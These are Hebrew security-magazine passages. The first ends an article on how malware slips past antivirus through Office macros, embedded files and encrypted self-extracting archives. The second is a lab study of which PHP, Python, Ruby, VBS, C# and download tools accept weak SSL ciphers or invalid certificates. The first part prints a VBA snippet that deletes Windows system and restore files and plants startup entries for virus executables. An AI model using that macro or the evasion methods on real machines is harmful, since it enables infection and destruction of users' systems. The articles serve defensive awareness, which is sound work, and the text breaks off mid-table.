אחת האפשרויות היא להשתמש בתוכנות מהימנות (Trusted Programs) בכדי לעבור את הסריקה והגילוי ע"י האנטי-וירוס. יש לנו מספר תוכנות שהאנטי-וירוס סומך עליהן מראש, אלו הן לרוב התוכנות שבשימוש נפוץ במיוחד כגון Adobe Reader וכל חליפת המוצרים של Microsoft Office. לחלק מן המוצרים האלו ישנה אפשרות להריץ דבר הנקרא מאקרו (Macro).

מאקרו (Macro) הוא מאין אוסף של פקודות שניתן להעביר לרכיבים שתומכים במנוע על מנת שיבצעו אותן. לכל מוצר אשר מאפשר שימוש באופציה זו קיימת שפת תכנות בסיסית בכדי להביא מידע נוסף ואופציות מתקדמות אל המסמך, כיום ישנם הרבה אנטי-וירוסים אשר יודעים לסרוק את החלק הזה של המסמך ולזהות קוד זדוני כזה או אחר, כאן מגיע החלק המעניין של Embedded Vs. Event Procedures.

נהלי אירוע (Event Procedures)

לקבצי Word, Excel ו-Access ותוכנות בסגנון, ישנה אפשרות ליצור תגובה לאירוע מסויים כגון לחיצת כפתור במקלדת או לחיצת עכבר בכל מקום במסמך, נהלי האירוע הללו נכתבים כקוד VB ותאורטית יכולים לגרום לכל דבר מטעינה של תמונה נחמדה ובלתי מזיקה, ליצירת קישור, קימפול (compile) של וירוס באותו רגע או טעינה של קובץ Binary המוחבא במסמך עצמו.


דוגמא קטנה ב-Visual Basic:

```
Private Sub OpenOrders_Click()  
DoCmd.OpenForm "Orders"  
End Sub
```

כמו שאפשר לראות בדוגמא הנ"ל ע"י ביצוע הפעולה "Click" נטען קובץ שנקרא "Orders" למסמך הראשי, מאחר והשפה מאפשרת לנו כמעט כל דבר שאנחנו יכולים לחשוב עליו האפשרויות פה לא מוגבלות, אנחנו יכולים לטעון קבצי XML לקחת מהם מידע ולבנות באותו רגע תוכנה שמנצלת פגיעות בעורך הטקסט שפתח את הקובץ.

לדוגמא, משהו בסגנון הבא:

```
Kill "c:\windows\system.ini"  
Open "c:\WINDOWS\win.ini" For Output As #1  
Print #1, "Load = C:\Program Files\Virus1.exe"  
Print #1, "run = C:\Program Files\Virus2.exe"  
Close #1  
Open "c:\WINDOWS\system.ini" For Output As #1  
Print #1, "Shell=Explorer.exe C:\WINDOWS\System\Virus3.exe"
```



```
Print #1, "Shell=Explorer.exe C:\WINDOWS\System32\Virus4.exe"
Close #1
Kill "%SystemRoot%\system32\wscui.cpl"
Kill "C:\Program Files\Common-Files\Microsoft Shared\MSInfo\msinfo32.exe"
Kill "%SystemRoot%\system32\restore\rstrui.exe"
Kill "c:\WINDOWS\system32\rundll32.exe"
```


מדובר בדוגמה פשוטה יחסית אך היא עדין מאפשרת לנו לראות את הפוטנציאל שניתן לנצל במנגנון זה.

קבצים מוטבעים (Embedded Files)

ישנה בעיה אחת לגבי השיטה של נהלי האירוע והיא הרשאות, לשמחתנו ישנה מערכת הרשאות לכל מערכת הפעלה שאומרת לנו מה אנחנו יכולים לעשות ומה לא, הרבה מכונות במיוחד בעסקים גדולים יהיו מחוברות ל-Domain ולא יהיו להם הרשאות גבוהות על המערכת המקומית, דבר כזה עלול לגרום לבעיה בביצוע פעולות מתקדמות וגישה למערכת הקבצים של המכונה כמו מחיקת נק' השיחזור שהודגמה למעלה, מה הפיתרון? להתחכם, ללמוד על המטרה ולנצל פיתוח לא נכון של תוכנות.


הטבעת קבצים בתוך מיכלים כגון PDF ו/או DOC הוא עניין של מה בכך, ישנן אפילו אפשרויות להצפין את הקובץ ואת התכולה שלו ככה ששום אנטייורוס לא ידע לקרוא את הג'יבריש שמשאירה הצפנה כדוגמת AES, לאחר למידה על המטרה שלנו, אנחנו יכולים להוסיף את אחת מעשרות (אם לא מאות) פגיעויות מפורסמות ולא מפורסמות שישנן לתוכנות קריאת הקבצים. דוגמה לכך, ניתן לראות בטבלה הבאה:

Vulnerabilities by category and year in the Adobe Reader program:



כפי שאפשר לראות ישנה עליה בכמות הפגיעויות בשנים האחרונות ולכן הטמעת קוד זדוני היא בהחלט פיתרון מתי שרוצים לתקוף מטרה ספציפית עם ידע מוקדם. אבל מה נעשה במקרים בהם אנחנו דואגים גם לסריקת אנטייורוס וגם לא יודעים מה התוכנה המדויקת בה משתמש האירגון ובנוסף חוששים ממשתמשים מתקדמים שיודעים לזהות קבצים ו/או משתמשים במנגנוני הלבנה?

קבצי ארכיון מוצפנים (Encrypted Archive Files):



קבצים אלו יכולים להיות כל קובץ קופסא / מיכל כמו zip7, rar, isotar, winzip וכו... לרוב לתוכנות שמייצרות קבצים שכאלו ישנה אפשרות להצפנת התוכן ולפתיחתו רק ע"י מפתח. כמובן גם פה המשתמש יהיה חייב לפתוח את הקובץ ולחלץ אותו ואחרי כל זה גם להפעיל אותו...אז מה עשינו בזה?

Self-extracting archive או SFX או בעברית, קובץ ארכיון המחלץ את עצמו, הקובץ יכול גם לפתוח את עצמו וגם להפעיל את התוכנות שהוא מכיל, כלים מתקדמים הראו שיש אפשרות לגרום לקובץ לפתוח את עצמו גם עם סיסמא ככה שכל המידע שהוא מכיל מוצפן ואין לאנטי-וירוס גישה אליו, בתוך הקובץ יכולים לקונן מספר רב של סקריפטים, תוכנות וקוד זדוני שיבצעו פעולות ללא ידיעת המשתמש ואף ע"י שימוש במנגנון ההרשאות של מיקרוסופט ידעו לבצע העלאת סמכויות Privilege escalation מאחר והפיענוח של הקובץ והחילוץ האוטומטי נעשה ע"י משתמש ה-system.

סיכום

המאמר מגיע להבהיר את העמדה בה אנו מחזיקים: שימוש באנטי-וירוס בהחלט משפר את מערך ההגנה של אירגון, אך הוא רק חוליה בודדת מתוך שרשרת מערך ההגנה שלכם. אנטי וירוס מסוגל, במקרה הטוב, לחסום את הוירוסים המוכרים לו, אך הוא כמעט ואינו יעיל כנגד וירוסים אשר נבנו במיוחד בשביל הארגון שלכם. במהלך המאמר הצגנו מספר דוגמאות פשוטות יחסית, אך לא נגענו אפילו חלק קטן מהדרכים הנוספות והמתקדמות יותר שקיימות, כגון [הצפנת הוירוס בעזרת AES](#), [שינוי עצמי של חתימת הוירוס על הדיסק או בזכרון המחשב](#), פגיעה אקטיבית בתוכנת האנטי-וירוס או שימוש בטכניקות Rootkit. חשוב להבין שהשימוש באנטי-וירוס הוא חשוב, אך הוא לא מגן ב-100 אחוז מכלל הסכנות הקיימות היום באינטרנט.

אודות

בר חופש, בן 24, מנהל אבטחת מידע של חברת Safe-T, בוגר קורס Hacking Defined Experts וחובב נלהב של אבטחת מידע.

יובל נתיב, בן 23, מדריך בקורס Hacking Defined Experts, בודק חדירה וחוקר אבטחת מידע ב-See Security. בעל הבלוג אבטחת מידע הישראלי [אבטחה](#).

חולשות ב-SSL מהפן האפליקטיבי

נכתב ע"י ישראל חורז'בסקי / Sro (ראש צוות בדיקות אבטחה ב-AppSec-Labs)

הקדמה

מאמר זה הינו מאמר המשך למאמר הקודם שעסק ב-SSL. בעוד שבמאמר הקודם הנושא היה תשתיתי ומצא שבצד ה-Server שרתי Web מאפשרים הצפנות חלשות, ובצד ה-Client דפדפנים מעודכנים מוודאים שה-Tunnel מוצפן כראוי. מאמר זה הינו אפליקטיבי ועוסק בשפות תכנות, בבדיקה האם בעת שאנחנו שולחים החוצה בקשת HTTPS ספריות הקוד השונות מוודאות שהתווך מוצפן כראוי (שזהו תפקידו של מנגנון ה-SSL), או שהן מאפשרות חיבור בפונקציות חלשות - כך שתוקף שמבצע מתקפת MITM (באמצעות ARP Poisoning, DNS Spoofing וכד') יוכל לפענח את התעבורה.

שני דגשים שחשוב לתת כבר בשלב זה:

1. כדי שהלקוח (Client) ישתמש מול השרת (Server) בהצפנה חלשה, על השרת לתמוך בהצפנה זו.
2. המאמר חוקר את פרוטוקול HTTPS משום שהוא נפוץ יותר, אולם ניתן לחקור באותה צורה את פרוטוקולים מבוססי SSL נוספים, כגון FTPS.

סביבת העבודה


הערה: פרק זה של סביבת העבודה מפרט על האופן הטכני שבו בוצעו הבדיקות והוא עלול להיות קשה להבנה בקריאה "קלילה", תוכלי לדלג על פרק זה ולעבור לפרק הבא "הרצה אחרונה לפני בדיקות".

כדי לבחון את התנהגות הקודים מול כל אלגוריתם הצפנה לחוד, הרמתי שרת Apache 2.4.2 (ספיציפית השתמשתי ב-WAMP על Win7), חוללתי מפתחות הצפנה אישי וציבורי תוך שימוש בדומיין victim-site.com (הדומיין שייך לחברת AppSec-Labs והוא משמש עבור הדגמות שונות, ביצעתי הפניה לוקאלית של הדומיין לכתובת 127.0.0.1), לאחר מכן קינפגתי את השרת שיאזין לפורטים שונים ושכלל פורט ישתמש באלגוריתם הצפנה מסויים.

כדי לחסוך ממך את המאמץ, תוכלי להוריד את קבצי הקופיגורציה (כולל מפתחות ההצפנה) ואת הסקריפטים שיוצרים אותם מכווצים בקובץ בודד, לינק בסוף המאמר.

כיוון שהתעודה הינה מסוג Self signed, היא אינה מוכרת, ולכן הגדרתי בקטעי הקוד השונים שלא תבצע בדיקות אימות האם התעודה חוקית.

כדי לבדוק האם שפות התכנות מבצעות בדיקת אימות, הן לתעודה - האם היא מוכרת, והן הצלבה של שם מתחם (דומיין) התעודה ושם המתחם המבוקש, יצרתי שני הפניות באמצעות הפרוקסי המוכר Burp.



בתצולם הקונפיגורציה הנ"ל ניתן לראות שהשרת (Apache) מאזין על פורט 8443, תעודתו כזכור אינה מוכרת עבור אימות. את התעודה של Burp כן התקנתי על המחשב (כ-CA, [הוראות התקנה](#)).

פורט 6443 מפנה ל-8443 עם שם המתחם victim-site.com כך שגלישה לכתובת:

<https://victim-site.com:6443/>

מהמחשב תקלט כתקנית ותאומת בהצלחה (שימו לב שמתבצעת גלישה ישירה לפורט של הפרוקסי ולא באמצעות הגדרה של Burp כפרוקסי. לכן בקונפיגורציה מסומן Invisible ומוגדרת כתובת Redirect).

גלישה לפורט 7443 אמורה לגרום לשגיאה של שם מתחם לא תואם (attacker-site.com גם הוא של AppSec שאישרו את השימוש של הדומיינים עבור המחקר) כיוון שהתעודה נחתמה עבור victim-site.com ולא עבור attacker-site.com, לעומת זאת התעודה עצמה כן מוכרת היות ו-Burp מוגדר כ-Trusted CA והוא מאשר אותה.

כך שהקוד שפונה ישירות לשרת מוגדר לא לבצע בדיקת SSL, והקוד שפונה לפורטים 6443, 7443, 8443 כן מוגדר לבצע אימות. אימות של התעודה לא נוגע (לפחות לא אמור) בשאלה האם לאשר אלגוריתם מסויים, כפי שנראה שהספריות השונות מאשרות / לא מאפשרות שימוש באלגוריתמים מסויים. הארכתי כאן מעט, בשביל השלמת התיעוד.

הרצה אחרונה לפני בדיקות

כדי לוודא שהשרת מאזין על שלל הפורטים הרלוונטים ו-Burp מאזין גם הוא, נריץ את הסקריפט `check_ports.py`:

```

C:\Windows\system32\cmd.exe
C:\Users\ \Desktop\ssl\lab_new>check_ports.py
+-----+-----+-----+-----+
port | test | test | port |
5450 | ADH-AES128-SHA | Pass | 5451 |
5451 | ADH-AES256-SHA | Pass | 5452 |
5452 | ADH-DES-CBC3-SHA | Pass | 5453 |
5453 | ADH-DES-CBC-SHA | Pass | 5454 |
5454 | ADH-RC4-MD5 | Pass | 5455 |
5455 | EXP-ADH-RC4-MD5 | Pass | 5456 |
5456 | IDEA-CBC-SHA | Pass | 5457 |
5457 | EXP-DES-CBC-SHA | Pass | 5458 |
5458 | EXP-EDH-RSA-DES-CBC-SHA | Pass | 5459 |
5459 | EXP-RC2-CBC-MD5 | Pass | 5460 |
5460 | DES-CBC-SHA | Pass | 5461 |
5461 | EDH-RSA-DES-CBC-SHA | Pass | 5462 |
5462 | EXP-ADH-DES-CBC-SHA | Pass | 5463 |
5463 | RC4-MD5 | Pass | 5464 |
5464 | DES-CBC3-MD5 | Pass | 5465 |
5465 | EXP-RC4-MD5 | Pass | 5466 |
5466 | EXP-RC2-CBC-MD5 | Pass | 6443 |
6443 | valid ssl | Pass | 7443 |
7443 | invalid host | Pass | 8443 |
8443 | invalid cert | Pass |
+-----+-----+-----+-----+
C:\Users\ \Desktop\ssl\lab_new>
  
```

בתצולם ניתן לראות את רשימת הפורטים, סוג הבדיקה שהפורט מוודא, והטור האחרון מוודא שקיימת האזנה על הפורט.

בדיקת שפות סקריפט

כאמור, מעבר לבחינה הנפוצה של SSL כתשתית (נושא זה נחקר במאמר הקודם), כאן אנחנו חוקרים את SSL מהפן האפליקטיבי שבו בודקים האם ברמת הקוד שאנחנו כותבים והספריה שאנחנו משתמשים איתה, אנחנו מתירים לסקריפט להתחבר אך ורק עם הצפנות איכותיות, ושגם אם השרת מבחינתו מאשר (גם) הצפנה חלשה (התוקף שמבצע MITM, יגרום לנו לראות שהשרת מאזין רק להצפנה זו), אנחנו לא נתחבר אליו, כמו שלא נתחבר ב-http ללא הצפנה כלל.

אמרנו קוד - השלב הראשון שבדקתי היה שפות סקריפט, הן vbs הזכור ממאמר קודם, והן python, ruby וכו'. הבדיקה בוצעה על הספריות והפונקציות הנפוצות עבור קריאת דפי Web.

טבלת הבדיקות הראשונה הינה:



ספריה	שפה	ספריה	שפה
Nethttps	Ruby	MSXML2ServerXMLHTTP	VBS
Openuri	Ruby	xhttplib2	Python
		xurllib2	Python

כתבתי קובץ קוד קצר לכל אחד מהספריות הנ"ל שמקבל בפרמטר של Command Line כתובת (כגון: <https://victim-site.com:5450>) ומנסה לקרוא אותה, עם try ו-exception, אם הקריאה מצליחה מודפסים עשרת התווים הראשונים (שבמקרה זה מדובר ב-<?xml vers) ואם הוא נכשל הוא מדפיס ERROR.


הסקריפט (שהוא וכל יתר הקבצים הרלוונטים ניתנים להורדה, לינק בסוף המאמר) מציג טבלה של תוצאות הרצת קבצי הקוד על מגוון הצפנות חלשות ו/או תעודות לא מאומות ו/או תעודות שחתומות עבור דומיין שונה:

```
C:\Users\mac\Desktop\ssl\lab_new>test_scripts.py > output2.txt
C:\Users\mac\Desktop\ssl\lab_new>
1 |-----|-----|-----|-----|-----|-----|-----|-----|-----|
2 | port | test | vbs.MSXML2 | xhttplib2 | xurllib2 | nethttps | openuri |
3 | 5450 | ADH-AES128-SHA | ERROR | ERROR | ERROR | ERROR | ERROR |
4 | 5451 | ADH-AES256-SHA | ERROR | ERROR | ERROR | ERROR | ERROR |
5 | 5452 | ADH-DES-CBC3-SHA | ERROR | ERROR | ERROR | ERROR | ERROR |
6 | 5453 | ADH-DES-CBC-SHA | ERROR | ERROR | ERROR | ERROR | ERROR |
7 | 5454 | ADH-RC4-MD5 | ERROR | ERROR | ERROR | ERROR | ERROR |
8 | 5455 | EXP-ADH-RC4-MD5 | ERROR | ERROR | ERROR | ERROR | ERROR |
9 | 5456 | IDEA-CBC-SHA | ERROR | ERROR | ERROR | <?xml vers | <?xml vers |
10 | 5457 | EXP-DES-CBC-SHA | ERROR | ERROR | ERROR | ERROR | ERROR |
11 | 5458 | EXP-EDH-RSA-DES-CBC-SHA | ERROR | ERROR | ERROR | ERROR | ERROR |
12 | 5459 | EXP-RC2-CBC-MD5 | ERROR | ERROR | ERROR | ERROR | ERROR |
13 | 5460 | DES-CBC-SHA | ERROR | ERROR | ERROR | ERROR | <?xml vers | <?xml vers |
14 | 5461 | EDH-RSA-DES-CBC-SHA | ERROR | ERROR | ERROR | <?xml vers | <?xml vers |
15 | 5462 | EXP-ADH-DES-CBC-SHA | ERROR | ERROR | ERROR | ERROR | ERROR |
16 | 5463 | RC4-MD5 | <?xml vers | <?xml vers | <?xml vers | <?xml vers | <?xml vers |
17 | 5464 | DES-CBC3-MD5 | ERROR | ERROR | ERROR | ERROR | ERROR |
18 | 5465 | EXP-RC4-MD5 | ERROR | ERROR | ERROR | ERROR | ERROR |
19 | 5466 | EXP-RC2-CBC-MD5 | ERROR | ERROR | ERROR | ERROR | ERROR |
20 | 6443 | valid ssl | <?xml vers | ERROR | <?xml vers | ERROR | ERROR |
21 | 7443 | invalid host | ERROR | ERROR | <?xml vers | ERROR | ERROR |
22 | 8443 | invalid cert | ERROR | ERROR | <?xml vers | ERROR | ERROR |
23 |-----|-----|-----|-----|-----|-----|-----|-----|-----|
```

נתח את תוצאות הסריקה, ונתחיל מפורט 6443 (שורה שלישית מלמטה) - Valid SSL, אומר שהתעודה מאומתת באמצעות CA שמוגדר במחשב, כך שהיא תקינה לגמרי. שורה זו היא היחידה שהקודים אמורים לקרוא אותה. VBS קרא את הדף בהצלחה, xurllib2 קרא גם הוא. השאלה הנשאלת היא למה יתר הקודים נכשלו. התשובה היא שיש להם רשימת CA משלהם שמוגדרת ב-Open SSL, ואינו מושפע מה-Key store של מערכת ההפעלה.

למה זה חשוב? כי זה אומר שאם הקוד קורא מכתובת פנימית ברשת (כפי שפעמים רבות קורה), להתקין תעודה של השרת תהיה יותר ארוכה מהסטנדרט של דאבל-קליק, מה שאומר שסיכוי סביר שהמתכנת

חולשות ב-SSL-מהפן האפליקטיבי
www.DigitalWhisper.co.il



יגדיר בקוד לא לבצע ווידוא לחוקיות התעודה. ולמעשה, אם נבדוק באתרים כמו StackOverFlaw נמצא שמרבית הפתרונות המוצעים הם לבטל את אימות התעודה, במקום להתקין את התעודה כראוי.

נמשיך עם היתר, Invalid host ו-Invalid Cert, ספריה שלא בודקת אותם, לא מדובר על הצפנה חלשה שיש צורך בכח עיבוד בשביל לבצע MITM ולפענח את התעבורה, מדובר ב-MITM בסיסי וקליל, כך שממצאים אלה הינם חמורים.

RC4-MD5, הצופן הזה לא עומד בתקנים מחמירים, אבל אישית קשה לי לחשוב איך בפועל ניתן לשבור צירוף שלהם, כך שזה לא טוב, אבל פחות חמור. יתר הממצאים בטבלה הם של CBC. שבירת צפני CBC (הידועה כ-BEAST Attack) לא נחקרה עדיין לעומק על מגוון האלגוריתמים. ראשית יש לבדוק אם הספריות הללו מאפשרות שליחת בקשות נוספות על אותו Connection, במידה ויימצא שכן, סביר שניתן במאמץ כזה או אחר לנצל אותן, וגם זה במידה והתוקף יכול לשלוט בבקשות שהשרת שולח.

אבטחת אתרי Web

הדבר הבא שעניין אותי הוא אתרי Web. הארכיטקטורה הנפוצה היא שיש דפדפן, הדפדפן פונה לאתר, והאתר פונה לשרת אחר (במקרה והוא צריך לשלוף ממנו מידע). מה שבדרך כלל ייבדק, זה הצפנת התעבורה בין הדפדפן לאתר. מעניין לבדוק את איכות ההצפנה של החלק השני – בין האתר לשרת האחר. האם אפליקטיבית כשקוד באתר פונה לשרתים אחרים הוא מאובטח. בדקתי שתי פונקציות נפוצות של PHP: file_get_contents ו-curl, ואת הספרייה HttpWebRequest של C#:

```
C:\Users\...\Desktop\ss1\lab_new>test_web.py > output3.txt
C:\Users\...\Desktop\ss1\lab_new>
1 |-----+-----+-----+-----+-----+-----+
2 | port | test | file_get_contents | curl | HttpWebRequest |
3 | 5450 | ADH-AES128-SHA | ERROR | ERROR | ERROR |
4 | 5451 | ADH-AES256-SHA | ERROR | ERROR | ERROR |
5 | 5452 | ADH-DES-CBC3-SHA | ERROR | ERROR | ERROR |
6 | 5453 | ADH-DES-CBC-SHA | ERROR | ERROR | ERROR |
7 | 5454 | ADH-RC4-MD5 | ERROR | ERROR | ERROR |
8 | 5455 | EXP-ADH-RC4-MD5 | ERROR | ERROR | ERROR |
9 | 5456 | IDEA-CBC-SHA | <?xml vers | <?xml vers | ERROR |
10 | 5457 | EXP-DES-CBC-SHA | <?xml vers | <?xml vers | ERROR |
11 | 5458 | EXP-EDH-RSA-DES-CBC-SHA | <?xml vers | <?xml vers | ERROR |
12 | 5459 | EXP-RC2-CBC-MD5 | <?xml vers | <?xml vers | ERROR |
13 | 5460 | DES-CBC-SHA | <?xml vers | <?xml vers | ERROR |
14 | 5461 | EDH-RSA-DES-CBC-SHA | <?xml vers | <?xml vers | ERROR |
15 | 5462 | EXP-ADH-DES-CBC-SHA | ERROR | ERROR | ERROR |
16 | 5463 | RC4-MD5 | <?xml vers | <?xml vers | <?xml vers |
17 | 5464 | DES-CBC3-MD5 | ERROR | ERROR | ERROR |
18 | 5465 | EXP-RC4-MD5 | <?xml vers | <?xml vers | ERROR |
19 | 5466 | EXP-RC2-CBC-MD5 | <?xml vers | <?xml vers | ERROR |
20 | 6443 | valid ssl | <?xml vers | ERROR | <?xml vers |
21 | 7443 | invalid host | <?xml vers | ERROR | ERROR |
22 | 8443 | invalid cert | <?xml vers | ERROR | ERROR |
23 |-----+-----+-----+-----+-----+-----+

```

חולשות ב-SSL מהפן האפליקטיבי


www.DigitalWhisper.co.il

כפי שניתן לראות, ב-PHP הפונקציות file_get_contents ו-curl, פגיעות באופן חמור, למי שזוכר מהמאמר הקודם, האלגוריתמים שמתחילים ב-EXP הינם קצרים בעלי 40 Bits, היום המינימום שיכול להיחשב למאובטח הוא 128 ביט.

ב-C#, המצב יחסית תקין. יאמר לשבחה של Microsoft, שבנוגע ל-SSL היא יוצאת טוב לאורך כל הדרך.

תוכנות צד שלישי

הדבר האחרון שנבדוק הפעם הוא תוכנות צד שלישי. לצורך העניין בדקתי שתי תוכנות שמאפשרות להוריד דפי אינטרנט, url2file ו-wget. שניהם – קבצי exe של ווינדוס, אולם באותה מידה יש לבדוק את החבילות של לינוקס.




```

C:\Windows\system32\cmd.exe
C:\Users\ \Desktop\ssl\lab_new>test_apps.py > output4.txt
C:\Users\ \Desktop\ssl\lab_new>
1 +-----+
2 | port | test | url2file | wget |
3 | 5450 | ADH-AES128-SHA | ERROR | ERROR |
4 | 5451 | ADH-AES256-SHA | ERROR | ERROR |
5 | 5452 | ADH-DES-CBC3-SHA | ERROR | ERROR |
6 | 5453 | ADH-DES-CBC-SHA | ERROR | ERROR |
7 | 5454 | ADH-RC4-MD5 | ERROR | ERROR |
8 | 5455 | EXP-ADH-RC4-MD5 | ERROR | ERROR |
9 | 5456 | IDEA-CBC-SHA | ERROR | <?xml vers |
10 | 5457 | EXP-DES-CBC-SHA | ERROR | <?xml vers |
11 | 5458 | EXP-EDH-RSA-DES-CBC-SHA | ERROR | <?xml vers |
12 | 5459 | EXP-RC2-CBC-MD5 | ERROR | <?xml vers |
13 | 5460 | DES-CBC-SHA | ERROR | <?xml vers |
14 | 5461 | EDH-RSA-DES-CBC-SHA | ERROR | <?xml vers |
